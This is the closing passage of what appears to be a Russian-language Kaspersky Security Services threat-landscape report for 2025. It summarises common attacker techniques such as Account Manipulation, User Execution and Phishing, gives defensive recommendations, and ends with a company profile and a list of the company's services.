Данные показывают, что злоумышленники часто возвращаются после успешной атаки. Эта тенденция особенно заметна в государственных организациях, где атакующие стремятся закрепиться в инфраструктуре для долгосрочной шпионской деятельности. В 2025 году мы наблюдали рост числа человекоуправляемых атак в телекоммуникационной отрасли и ИТ, что подтверждает растущий интерес к атакам на цепочки поставок и доверительные отношения.

В таких сценариях эффективной стратегией для обнаружения и расследования атак, обходящих существующие средства защиты, является сочетание внутреннего SOC, оснащенного XDR, и/или аутсорсинговых сервисов, таких как MDR, с регулярным проведением оценки компрометации (Compromise Assessment, CA).

Злоумышленники часто используют техники Living off the Land (LotL) при атаках на инфраструктуры с недостаточным контролем конфигураций. Значительное число инцидентов связано с несанкционированными изменениями, например добавлением учетных записей в привилегированные группы или ослаблением безопасных настроек. Согласно статистике MDR, наиболее часто применявшейся техникой в 2025 году была Account Manipulation[27]. Для снижения числа ложных срабатываний в таких сценариях организациям необходимо внедрить эффективное управление конфигурациями наряду с формализованными процедурами управления изменениями и доступом.

В 2025 году техники User Execution[28] и Phishing[29] вновь вошли в топ-3 угроз, подтверждая, что пользователи по-прежнему остаются самым слабым звеном, а программы повышения осведомленности в области ИБ являются **одним из ключевых элементов корпоративной системы управления информационной безопасностью.**

27 MITRE ATT&CK. T1098: Account Manipulation

28 MITRE ATT&CK. T1204 User Execution

29 MITRE ATT&CK. T1566 Phishing

О «Лаборатории Касперского»

«Лаборатория Касперского» — международная компания в области кибербезопасности и цифровой приватности, основанная в 1997 году. Наша глубокая экспертиза в области анализа угроз и информационной безопасности постоянно воплощается в инновационных решениях и сервисах, предназначенных для защиты бизнеса, объектов критической инфраструктуры, государственных организаций и частных пользователей по всему миру. Наш комплексный портфель включает передовые решения для защиты конечных устройств, а также специализированные продукты и сервисы безопасности для противодействия сложным и постоянно развивающимся цифровым угрозам.

5 500+
высококвалифицированных специалистов работают в компании

50%
наших сотрудников — специалисты в области R&D

~200 тыс.
корпоративных клиентов по всему миру

500 000
вредоносных объектов мы обнаруживаем каждый день

5,3 млрд
кибератак выявлено нами в 2025 году

5
уникальных центров экспертизы

Expertise Centers

Kaspersky Security Services

Команда Kaspersky Security Services, известная предоставлением услуг в области информационной безопасности по всему миру, выходит за рамки клиентских проектов: специалисты выявляют новые TTP, обогащают фреймворк MITRE ATT&CK, разрабатывают собственные инструменты и совершенствуют возможности детектирования в продуктах Kaspersky. Кроме того, команда делится своей экспертизой через вебинары, отчеты и обучающие программы, помогая специалистам опережать киберугрозы.

Kaspersky Incident Response
Реагирование на инциденты и ликвидация последствий
Подробнее

Kaspersky Compromise Assessment
Выявление признаков компрометации
Подробнее

Kaspersky Security Assessment
Анализ защищенности вашей организации
Подробнее

Kaspersky Managed Detection and Response
Непрерывный поиск, обнаружение и устранение угроз
Подробнее

Kaspersky SOC Consulting
Создание собственного SOC или повышение эффективности текущих процессов безопасности
Подробнее

Kaspersky Digital Footprint Intelligence
Мониторинг цифровых рисков
Подробнее

Международное признание

Продукты и решения «Лаборатории Касперского» регулярно проходят независимые тестирования и обзоры, неизменно получая высокие оценки, признание и награды. Наши технологии и процессы систематически оцениваются и подтверждаются ведущими мировыми аналитическими организациями.
Больше тестов. Больше наград. Больше защиты.

Глобальный отчет Kaspersky Security Services

#kaspersky
#активируйбудущее

Анатомия ландшафта киберугроз

www.kaspersky.ru

kaspersky